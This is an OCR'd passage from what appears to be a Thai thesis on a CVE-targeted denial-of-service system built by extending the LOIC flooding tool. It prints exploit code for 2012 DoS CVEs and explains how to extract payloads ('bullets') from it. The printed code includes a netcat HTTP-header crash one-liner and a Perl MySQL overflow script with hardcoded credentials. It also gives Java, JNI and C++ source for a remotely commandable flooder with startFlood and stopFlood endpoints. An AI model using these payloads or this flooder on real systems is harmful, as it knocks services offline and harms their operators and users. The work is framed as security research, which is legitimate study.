5. ทดสอบและแก้ไขแอลโอไอซีโดยทำการทดลองตามข้อมูลเบื้องต้นที่กำหนดไว้ตามคำอธิบายของซีวีอี และเพื่อทดสอบกับกระสุนที่สามารถสกัดออกมาได้ เพื่อใช้ในการหาข้อบกพร่องของแอลโอไอซี จากนั้นทำการปรับปรุง และทดสอบซ้ำ

3.1. ซีวีอีที่เกี่ยวข้องกับช่องโหว่ด้านการโจมตีแบบปฏิเสธการใช้งาน

เริ่มต้นจากการคัดสรรซีวีอีบนพื้นฐานงานวิจัยของ Yung-Yu Chang [25] ที่ได้มีการจำแนกประเภทของช่องโหว่ออกมา 15 ประเภทด้วยกันและได้นำเอาช่องโหว่ที่มีจุดอ่อนอันเป็นประโยชน์ต่อการโจมตีแบบปฏิเสธการใช้งานดังตัวอย่างซึ่งสาธิตให้เห็นถึงแนวโน้มการโจมตีที่กำลังเป็นที่สนใจ สำหรับรายการของตัวอย่างซีวีอีที่เกี่ยวกับการโจมตีแบบปฏิเสธการใช้งานแสดงดังตารางที่ 3.1


ตารางที่ 3.1 ตัวอย่างของซีวีอีที่เกี่ยวกับการโจมตีแบบปฏิเสธการใช้งาน

ชื่อซีวีอี	บริการเป้าหมาย	คำอธิบาย
CVE-2012-5533	Lighttpd	ฟังก์ชัน http_request_split_value ที่อยู่ภายใน request.c ในตัวบริการเว็บ lighttpd รุ่น 1.4.32 และรุ่นก่อนหน้าซึ่งอนุญาตให้มีการโจมตีระยะไกล (remote attacker) จนเป็นเหตุทำให้เกิดการโจมตีแบบปฏิเสธการใช้งาน
CVE-2012-5329	TYPSoft FTP Server	หน่วยความจำล้น (buffer overflow) ที่เกิดขึ้นในตัวบริการ TYPSoft FTP Server รุ่น 1.1 ผ่านทางสายอักขระยาวในคำสั่งงาน APE
CVE-2012-1783	Tiny HTTP Server	ตัวบริการเว็บ Tiny HTTP Server รุ่น 1.1.9 และรุ่นก่อนหน้านี้ซึ่งอนุญาตให้มีการโจมตีระยะไกลจนเป็นเหตุทำให้เกิดการโจมตีแบบปฏิเสธการใช้งานผ่านทางสายอักขระยาวในการส่งคำร้องขอแบบ GET (GET request) โดยปราศจากการระบุตัวเลขรุ่นของโพรโทคอล HTTP (HTTP version number)
CVE-2012-5905	KnFTPd	หน่วยความจำล้นที่เกิดขึ้นในตัวบริการ KnFTPd รุ่น 1.0.0 ซึ่งอนุญาตให้มีการโจมตีระยะไกลจนเป็นเหตุทำให้เกิดการโจมตีแบบปฏิเสธการใช้งานผ่านทางสายอักขระยาวในคำสั่งงาน FEAT

จากตารางที่ 3.1 จะเห็นได้ว่าตัวอย่างซีวีอีนี้จะถูกนำมาใช้เป็นข้อมูลเบื้องต้นในการชี้เป้าให้กับแอลโอไอซีเพื่อใช้ในการยิง ซึ่งสำหรับขั้นตอนและภาพรวมของระบบจะกล่าวในหัวข้อถัดไป

3.2. ภาพรวมของระบบ

สำหรับในหัวข้อนี้จะกล่าวถึงภาพรวมของระบบการโจมตีแบบปฏิเสธการใช้งานโดยใช้ซีวีอีเป็นข้อมูลในการชี้เป้าซึ่งได้แสดงดังภาพที่ 3.1



ภาพที่ 3.1 ภาพรวมของระบบ

ภาพที่ 3.1 บ่งถึง 4 ขั้นตอนด้วยกัน คือ ขั้นตอนการผลิตกระสุนสำหรับนำมาใช้ในการยิง ขั้นตอนการต่อเติมแอลโอไอซีเพื่อให้ใช้งานได้อย่างเหมาะสม ขั้นตอนการจัดวางตำแหน่งของแอลโอไอซี และขั้นตอนการยิงกระสุนที่ได้จากขั้นตอนแรกด้วยแอลโอไอซีที่ได้รับการต่อเติมแล้ว

3.3. แนวคิดเรื่องกระสุนและการสร้างกระสุน

หัวข้อนี้กล่าวถึงแนวคิดเรื่องกระสุนและการผลิตกระสุน โดยอาศัยแนวคิดการสกัดกระสุนออกมาจากรหัสคำสั่งโปรแกรมสำหรับโจมตีผ่านช่องโหว่ (exploit code) ซึ่งช่วยในการค้นหากระสุนที่จำเป็นออกมาได้ ซึ่งมีแนวทางและการวิเคราะห์ ดังนี้

3.3.1. การค้นหาโปรแกรมสำหรับโจมตีผ่านช่องโหว่

การค้นหาโปรแกรมสำหรับโจมตีผ่านช่องโหว่ (exploit) อาศัยงานวิจัยที่เกี่ยวข้องซึ่งมีการกล่าวอ้างถึงการค้นหาหมวดหมู่จากประเภทข้อมูลในภววิทยา (ontology) [26] ประกอบกับการใช้คำหลักซึ่งปรากฏอยู่ในคำอธิบายของซีวีอีแต่ละตัวใช้เป็นแนวทางสำหรับค้นหาโปรแกรมสำหรับโจมตีผ่านช่องโหว่จากอินเทอร์เน็ตสาธารณะ (public internet) ได้ ในงานวิจัยนี้ได้คัดแยกเฉพาะซีวีอีที่อ่อนแอต่อการโจมตีแบบปฏิเสธการใช้งานในปี 2012 และได้มีการใช้คำหลักของช่องโหว่ที่ได้กำหนดไว้ในคำอธิบายของซีวีอีเพื่อค้นหาโปรแกรมเหล่านี้ในอินเทอร์เน็ตสาธารณะ

3.3.2. การวิเคราะห์โปรแกรมสำหรับโจมตีผ่านช่องโหว่

สำหรับการวิเคราะห์นั้นได้อาศัยการตรวจสอบโปรแกรมสำหรับโจมตีผ่านช่องโหว่ที่ได้จากการค้นพบในข้อ 3.3.1 ทั้งส่วนของรายละเอียดและส่วนเนื้อข้อมูลซึ่งสามารถนำมาใช้เป็นกระสุนได้ โดยโปรแกรมสำหรับโจมตีผ่านช่องโหว่บางตัวสามารถสกัดส่วนเนื้อข้อมูลออกมาได้อย่างรวดเร็วดังภาพที่ 3.2 แต่ว่าโปรแกรมสำหรับโจมตีผ่านช่องโหว่ส่วนใหญ่เป็นแบบหลายขั้น (multi-step) ทั้งลักษณะและการสกัดเอาส่วนเนื้อข้อมูลออกมาดังภาพที่ 3.3 ไม่ว่าอย่างไรก็ตาม การเพิ่มบทคำสั่งซึ่งในงานวิจัยนี้นำโปรแกรมภาษาไพธอน (Python) มาพัฒนาบทคำสั่งของส่วนควบคุมการยิงทำให้สามารถควบคุมการยิงแบบหลายขั้นได้

```
if [ $# -lt 2 ]
then
    echo "usage :$0 <Host/IP> <Port>"
else
    echo  -ne  "GET / HTTP/1.1\r\nHost: pwn.ed\r\nConnection: TE,,Keep-Alive\r\n\r\n" | nc $1 $2
fi
```


ภาพที่ 3.2 โปรแกรมสำหรับโจมตีผ่านช่องโหว่ที่สามารถสกัดกระสุนออกมาได้อย่างรวเร็ว

```
Use Net::MySQL
use Encode;
$|=1;

   my $mysql = Net::MySQL->new(                                    STEP 1
        hostname => '192.168.2.3',
        database => "test",
        user     => "user",
        password => "test",
        debug => 0,
        port  => 3306,
   );

@commands = ('USE d','SHOW TABLES FROM d', "DESCRIBE t", "SHOW FIELDS FROM t", "SHOW COLUMNS FROM t", "SHOW INDEX FROM t",
             "CREATE TABLE table_name (c CHAR(1))", "DROP TABLE t","ALTER TABLE t DROP c",
             "DELETE FROM t WHERE 1=1", "UPDATE t SET a=a", "SET PASSWORD=PASSWORD('p')");

foreach my $command (@commands) {
    for ($k=0;$k<length($command);$k++) {
        $c = substr($command, 0, $k) . "Z" x 10000 . substr($command, $k+1);
        $c2 = substr($command, 0, $k) . "AAAA..AA" . substr($command, $k+1);

        print "$c2";
        $mysql->query($c);                                         STEP 2
    }
}
   $mysql->close;
```

ภาพที่ 3.3 โปรแกรมสำหรับโจมตีผ่านช่องโหว่ที่ยากต่อการสกัดส่วนเนื้อข้อมูลออกมา

จากการวิเคราะห์ข้างต้นทำให้สามารถเสาะหาโปรแกรมสำหรับโจมตีผ่านช่องโหว่ที่สกัดกระสุนได้อย่างรวดเร็วจำนวน 2 ตัว และอีก 3 ตัวที่สามารถแก้ปัญหาการยิงแบบหลายขั้น ส่วนโปรแกรมสำหรับโจมตีผ่านช่องโหว่ที่เหลือต้องอาศัยการวิเคราะห์ในเชิงลึกและแนวทางการทำวิจัยเพิ่มเติมในอนาคต ไม่ว่าอย่างไรก็ตามโปรแกรมสำหรับโจมตีผ่านช่องโหว่ส่วนใหญ่ที่โจมตีใส่เป้าหมายผ่านทางโพรโทคอลพิเศษ อย่างเช่น โพรโทคอล Stream Control Transmission นั้นยังไม่รองรับในแอลโอไอซีจึงไม่สามารถทำการทดสอบยิงได้ระบบ

สำหรับกระบวนการของการผลิตกระสุนแสดงได้ดังภาพที่ 3.4 ส่วนซีวีอีที่อ่อนแอต่อการโจมตีแบบปฏิเสธการใช้งานแต่ยังขาดโปรแกรมสำหรับโจมตีผ่านช่องโหว่สาธารณะ รวมทั้งหมดเป็นจำนวน 1,373 ตัว ซึ่งอาจต้องอาศัยการวิเคราะห์ในเชิงลึกเพื่อทำกระสุนขึ้นเอง ซึ่งสิ่งนี้อาจเป็นเรื่องที่ยากและต้องอาศัยการศึกษารวมไปถึงการค้นคว้างานวิจัยเพิ่มเติม



ภาพที่ 3.4 การผลิตกระสุน

บทที่ 4

การออกแบบและสร้างระบบ


บทนี้กล่าวถึงรายละเอียดการออกแบบและการสร้างแต่ละส่วน เช่น การทำกระสุน การออกแบบและสร้างส่วนควบคุมการยิง การออกแบบและต่อเติมแอลโอไอซี เป็นต้น

4.1. การออกแบบและสร้างแต่ละส่วน

สำหรับในงานวิจัยนี้ได้ออกแบบและสร้างระบบโดยประยุกต์ใช้แนวคิดระบบอาวุธของทหารปืนใหญ่สนาม โดยแบ่งเป็นสองส่วนที่สำคัญ คือ ส่วนควบคุมการยิง และแอลโอไอซีที่ได้รับการต่อเติมแล้วเพื่อใช้สำหรับเป็นส่วนการยิง

4.1.1. การออกแบบส่วนควบคุมการยิง (Fire Control)

ในหัวข้อนี้จะกล่าวถึงการออกแบบคลาสไดอะแกรมสำหรับส่วนควบคุมการยิงเพื่อไปเรียกใช้งานส่วนประสานงานเชิงฟังก์ชันเพื่อสั่งการให้กับแอลโอไอซี ดังภาพที่ 4.1




ภาพที่ 4.1 คลาสไดอะแกรมสำหรับส่วนควบคุมการยิง

4.1.2. **การสร้างส่วนควบคุมการยิง**

หัวข้อนี้กล่าวถึงการออกแบบคลาสไดอะแกรมสำหรับส่วนควบคุมการยิงเพื่อไปเรียกใช้งานส่วนประสานงานเชิงฟังก์ชันที่ติดตั้งบนเครื่องให้บริการ Apache Tomcat รุ่น 7.0.35 และได้มีการนำเอาคลังโปรแกรม (library) ที่ชื่อว่า Quartz รุ่น quartz-2.1.6 มาทำงานเป็น Cron Scheduler เพื่อช่วยในการทำบทคำสั่งการยิงที่ถูกสร้างขึ้นบนพื้นฐานโปรแกรมภาษาไพธอน

4.1.3. **การออกแบบเพื่อต่อเติมแอลโอไอซี** (Extending LOIC)

หัวข้อนี้กล่าวถึงการออกแบบเพื่อต่อเติมแอลโอไอซีโดยอาศัยการต่อเติมส่วนประสานงานเชิงฟังก์ชันให้กับแอลโอไอซี ดังภาพที่ 4.2



ภาพที่ 4.2 คลาสไดอะแกรมการต่อเติมแอลโอไอซี

ทั้งนี้ ในการออกแบบได้มีการคำนึงถึงฟังก์ชันที่ใช้สำหรับการสั่งการแอลโอไอซี เพื่อให้เป็นไปตามความเหมาะสมสำหรับการใช้งาน ในงานวิจัยนี้ได้นำเอา RESTful web API (หรือ RESTful web service) มาเป็นส่วนหนึ่งในการพัฒนาต่อเติมส่วนประสานงานเชิงฟังก์ชัน เพื่อเตรียมการไว้ให้ส่วนควบคุมการยิงเข้ามาเรียกใช้งานได้ ซึ่งรายการของส่วนประสานงานเชิงฟังก์ชันที่ได้ต่อเติมขึ้นมานั้นแสดงได้ดังตารางที่ 4.1

ตารางที่ 4.1 รายการของเอพีไอที่มีการต่อเติมให้กับแอลโอไอซี

ส่วนเอพีไอ (API)	คำอธิบาย
setFloodParameter	การตั้งค่าการทำงานให้กับแอลโอไอซี
startFlood	สั่งให้แอลโอไอซีเริ่มยิง
stopFlood	สั่งให้แอลโอไอซีหยุดยิง

4.1.4. การสร้างส่วนต่อเติมแอลโอไอซี

หัวข้อนี้กล่าวถึงการสร้างส่วนต่อเติมฟังก์ชันการทำงานของแอลโอไอซีเข้าไปเพิ่มเติม สำหรับงานวิจัยนี้ได้มีนำเอาแอลโอไอซีรุ่นที่พัฒนาขึ้นมาด้วยโปรแกรมภาษาซีพลัสพลัส (LOIQ รุ่น c++ loic 0.3 a) [27] มาเป็นเครื่องมือในการโจมตีแบบปฏิเสธการใช้งานที่นำมาแปลโปรแกรม (compile) และติดตั้งบนเครื่องให้บริการ JBoss รุ่น 5.1.0 GA และได้มีการนำเอาคลังโปรแกรมที่ชื่อว่า Jersey รุ่น 1.12 มาทำเป็น RESTful Web API เพื่อให้สามารถรับคำสั่งจากส่วนควบคุมการยิงได้

```
package service;
import java.util.logging.Logger;
import javax.servlet.http.HttpServletRequest;
import javax.ws.rs.GET;
import javax.ws.rs.POST;
import javax.ws.rs.Path;
import javax.ws.rs.Produces;
import javax.ws.rs.core.Context;
import javax.ws.rs.core.MediaType;
import com.sun.jersey.spi.resource.Singleton;
import nativeinterface.ExtendedLoicApiNative;
```

ภาพที่ 4.3 รหัสต้นฉบับ ExtendedLoicApiRESTful.java

```
@Singleton
@Path("/ExtendedLoicApiRESTful")
public class ExtendedLoicApiRESTful {

	private static Logger logger =
Logger.getLogger(ExtendedLoicApiRESTful.class.getName());

	static {
		System.load("/root/Desktop/workspace/Extended-
LOIC/src/ext-loic.so");
	}


	private ExtendedLoicApiNative apiExtendedLoic;

	public ExtendedLoicApiRESTful(){
		apiExtendedLoic = new ExtendedLoicApiNative();

	}


	@GET
	@Path("setFloodParameter")
	@Produces(MediaType.TEXT_PLAIN)
	public String setFloodParameter(
				@Context HttpServletRequest request) {
		String result = "fail\n";
		String delimeter = ",";
		try{
			String param = request.getParameter("param");
			String[] params = param.split(delimeter);
			apiExtendedLoic.setFloodParameter(params);

			result = "success\n";
		} catch (Exception ex) {

		}
		logger.info(result);
		return result;
	}

	@GET
	@Path("startFlood")
	@Produces(MediaType.TEXT_PLAIN)
	public String startFlood() {
		String result = "";
		try{
			result = apiExtendedLoic.startFlood();
			result = result.concat("\n");

		} catch (Exception ex) {
			result = "ERROR: "+ex.getMessage();
			result = result.concat("\n");
			return result;
```

ภาพที่ 4.3 รหัสต้นฉบับ ExtendedLoicApiRESTful.java (ต่อ)

```
            }
            logger.info(result);
            return result;

      }
      @GET
      @Path("stopFlood")
      @Produces(MediaType.TEXT_PLAIN)
      public String stopFlood() {
            String result = "";
            try{
                  result = apiExtendedLoic.stopFlood();
                  result = result.concat("\n");

            } catch (Exception ex) {
                  result = "ERROR: "+ex.getMessage();
                  result = result.concat("\n");
                  return result;
            }
            logger.info(result);
            return result;
      }
}
```

ภาพที่ 4.3 รหัสต้นฉบับ ExtendedLoicApiRESTful.java (ต่อ)

```
package nativeinterface;

public class ExtendedLoicApiNative {

      public native String setFloodParameter(String[] param);
      public native String setTarget();
      public native String changeSpeed(int speedValue);
      public native String startFlood();
      public native String stopFlood();

}
```

ภาพที่ 4.4 รหัสต้นฉบับ ExtendedLoicApiNative.java

จะเห็นได้ว่าภาพที่ 4.4 นี้ มีการประกาศ method เป็นแบบ native ไว้แล้ว จึงสามารถสร้างส่วนประสานงานขึ้นมาเพื่อให้สามารถใช้งานร่วมกับแอลโอไอซีที่พัฒนาขึ้นมาด้วยโปรแกรมภาษาซีพลัสพลัสได้ ด้วยการเรียกใช้งานคำสั่งของ Java Native Interface ดังนี้

java - jni nativeinterface.ExtendedLoicApiNative

ซึ่งจากคำสั่งดังกล่าว ทำให้เราสามารถสร้างไฟล์ดังภาพที่ 4.5 ขึ้นมาได้ เพื่อนำไปสร้างส่วนต่อประสานใช้งานกับแอลโอไอซี

```
#include <jni.h>
/* Header for class nativeinterface_ExtendedLoicApiNative */
#ifndef _Included_nativeinterface_ExtendedLoicApiNative
#define _Included_nativeinterface_ExtendedLoicApiNative
#ifdef __cplusplus
extern "C" {
#endif
/*
 * Class:     nativeinterface_ExtendedLoicApiNative
 * Method:    setFloodParameter
 * Signature: ([Ljava/lang/String;)Ljava/lang/String;
 */
JNIEXPORT jstring JNICALL
Java_nativeinterface_ExtendedLoicApiNative_setFloodParameter
  (JNIEnv *, jobject, jobjectArray);
/*
 * Class:     nativeinterface_ExtendedLoicApiNative
 * Method:    setTarget
 * Signature: ()Ljava/lang/String;
 */
JNIEXPORT jstring JNICALL
Java_nativeinterface_ExtendedLoicApiNative_setTarget
  (JNIEnv *, jobject);
/*
 * Class:     nativeinterface_ExtendedLoicApiNative
 * Method:    changeSpeed
 * Signature: (I)Ljava/lang/String;
 */
JNIEXPORT jstring JNICALL
Java_nativeinterface_ExtendedLoicApiNative_changeSpeed
  (JNIEnv *, jobject, jint);
/*
 * Class:     nativeinterface_ExtendedLoicApiNative
 * Method:    startFlood
 * Signature: ()Ljava/lang/String;
 */
JNIEXPORT jstring JNICALL
Java_nativeinterface_ExtendedLoicApiNative_startFlood
  (JNIEnv *, jobject);
/*
 * Class:     nativeinterface_ExtendedLoicApiNative
 * Method:    stopFlood
 * Signature: ()Ljava/lang/String;
 */
JNIEXPORT jstring JNICALL
Java_nativeinterface_ExtendedLoicApiNative_stopFlood
  (JNIEnv *, jobject);
#ifdef __cplusplus
}
#endif
#endif
```

ภาพที่ 4.5 รหัสต้นฉบับ nativeinterface_ExtendedLoicApiNative.h

```
#include "nativeinterface_ExtendedLoicApiNative.h"
#include "mainsynapse.h"
#include <string>
#include <iostream>

using namespace std;

static MainSynapse* ms;
static QStringList qtrList;

JNIEXPORT jstring JNICALL
Java_nativeinterface_ExtendedLoicApiNative_setFloodParameter
  (JNIEnv *env, jobject obj, jobjectArray param){
    qDebug()<<"-->In setFloodParameter()";

    ms = new MainSynapse();   // initialize object

    jsize count = env->GetArrayLength(param);
    qtrList = QStringList();

    for (int i=0;i<count;i++) {
       jstring jstr = (jstring) env->GetObjectArrayElement(param,i);
       const char *pChr = env->GetStringUTFChars(jstr,NULL);
       std::string cstr = (std::string) pChr;
       QString qstr = QString::fromStdString(cstr);
       qtrList.append(qstr);
    }

    QString result = ms->setFloodParameter(qtrList);
    const char *buf = result.toStdString().c_str();


    return env->NewStringUTF(buf);
}
JNIEXPORT jstring JNICALL
Java_nativeinterface_ExtendedLoicApiNative_setTarget
  (JNIEnv *env, jobject obj){
    qDebug()<<"-->In setTarget()";

    const char *buf = "";
    if (ms!=NULL) {
       QString result = ms->setTarget();
       buf = result.toStdString().c_str();
    } else {
       QString result = "Please setFloodParameter.";
       buf = result.toStdString().c_str();
    }

    return env->NewStringUTF(buf);
}
JNIEXPORT jstring JNICALL
Java_nativeinterface_ExtendedLoicApiNative_changeSpeed
  (JNIEnv *env, jobject obj, jint speedValue){
    qDebug()<<"-->In changeSpeed()";
```

ภาพที่ 4.6 รหัสต้นฉบับ nativeinterface_ExtendedLoicApiNative.cpp

```
    const char *buf = "";
    if (ms!=NULL) {
       int iSpeedValue = (int) speedValue;
       QString result = ms->changeSpeed(iSpeedValue);
       buf = result.toStdString().c_str();
    } else {
       QString result = "Please setFloodParameter.";
       buf = result.toStdString().c_str();
    }

    return env->NewStringUTF(buf);
}
JNIEXPORT jstring JNICALL
Java_nativeinterface_ExtendedLoicApiNative_startFlood
  (JNIEnv *env, jobject obj){
    qDebug()<<"-->In startFlood()";

    const char *buf = "";
    if (ms!=NULL) {
       QString result = ms->startFlood();
       buf = result.toStdString().c_str();
    } else {
       QString result = "Please setFloodParameter.";
       buf = result.toStdString().c_str();
    }

    return env->NewStringUTF(buf);
}
JNIEXPORT jstring JNICALL
Java_nativeinterface_ExtendedLoicApiNative_stopFlood
  (JNIEnv *env, jobject obj){
    qDebug()<<"-->In stopFlood()";

    const char *buf = "";
    if (ms!=NULL) {
       QString result = ms->stopFlood();
       buf = result.toStdString().c_str();
    } else {
       QString result = "Please setFloodParameter.";
       buf = result.toStdString().c_str();
    }

    return env->NewStringUTF(buf);

}
```

ภาพที่ 4.6 รหัสต้นฉบับ nativeinterface_ExtendedLoicApiNative.cpp (ต่อ)

```
#include <QtCore/QObject>
#include <QtCore/QtDebug>
#include <vector>
```

ภาพที่ 4.7 รหัสต้นฉบับ mainsynapse.h

```
#include <QtNetwork/QHostInfo>
#include <QtCore/QEvent>
#include <QtCore/QRegExp>
#include <QtCore/QTimer>
#include "xppflooder.h"
#include "httpflooder.h"
#include <fstream>

#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include <netdb.h>
#include <iostream>
#include <cstring>
#include <string>


#ifndef MAINSYNAPSE_H
#define MAINSYNAPSE_H


#define POLLING_FREQ 333



class MainSynapse : public QObject
{


public :
    MainSynapse();

    // API commands
    QString setFloodParameter(QStringList parameters);
    QString startFlood();
    QString stopFlood();


private:
    QString payloadConstruct(QString cveno);

private:
    std::vector<xppflooder*> threads;
    std::vector<httpflooder*> threads_h;
    quint32 timer;
    QString Protocol;
    bool active;
    void clear_stats();
    quint64 active_time;
    quint64 floodcount;

    quint64 Requested;
    quint64 Failed;
    quint64 Downloaded;
```

ภาพที่ 4.7 รหัสต้นฉบับ mainsynapse.h (ต่อ)

```
    quint32 Status_idle;
    quint32 Status_connecting;
    quint32 Status_requesting;
    quint32 Status_downloading;

    // Parameters
    QString URL_field;
    QString IP_field;
    QString Target_field;
    QString TCP_UDP_Message_field;
    QString CVE_ID;//CVE ID.
    QString Payload;//Bullet
    QString Port_field;
    QString Method_Protocol_field;//TCP, UDP, HTTP
    QString Threads_field;//Rounds
    quint32 Speed_Delay;// 0-Faster, 99-Slower  (milisecond)
    QString Timeout_field;
    bool    Wait_for_response;
    QString HTTP_subsite_field;

};

#endif // MAINSYNAPSE_H
```

ภาพที่ 4.7 รหัสต้นฉบับ mainsynapse.h (ต่อ)

```
#include "mainsynapse.h"


MainSynapse::MainSynapse()
{
    active = false;

    IP_field = "";
    URL_field = "";
    Timeout_field = "9999";
    HTTP_subsite_field = "/";
    TCP_UDP_Message_field = "A Cat Is Fine Too";
    CVE_ID = "";
    Payload = "";
    Port_field = "80";
    Method_Protocol_field = "TCP";
    Threads_field = "10";
    Wait_for_response = false;
    Speed_Delay = 0;
}

//
// Set Parameters
//
QString MainSynapse::setFloodParameter(QStringList parameters){
```

ภาพที่ 4.8 รหัสต้นฉบับ mainsynapse.cpp

```
QString result = "INFO: Set flood parameters success.";
    if (!parameters.isEmpty())
    {
        QStringList::Iterator it;

        for (it = parameters.begin(); it != parameters.end(); it++) {

            QStringList pair = it->split("=");
            pair[0].remove(QRegExp(" "));

            if (pair.size() > 1)
                pair[1].remove(QRegExp(" "));

            if (pair[0] == "target_ip") {
                IP_field = pair[1].trimmed();
            } else if (pair[0] == "targethost") {
                URL_field = pair[1].trimmed();
            } else if (pair[0] == "subsite") {
                HTTP_subsite_field = pair[1].trimmed();
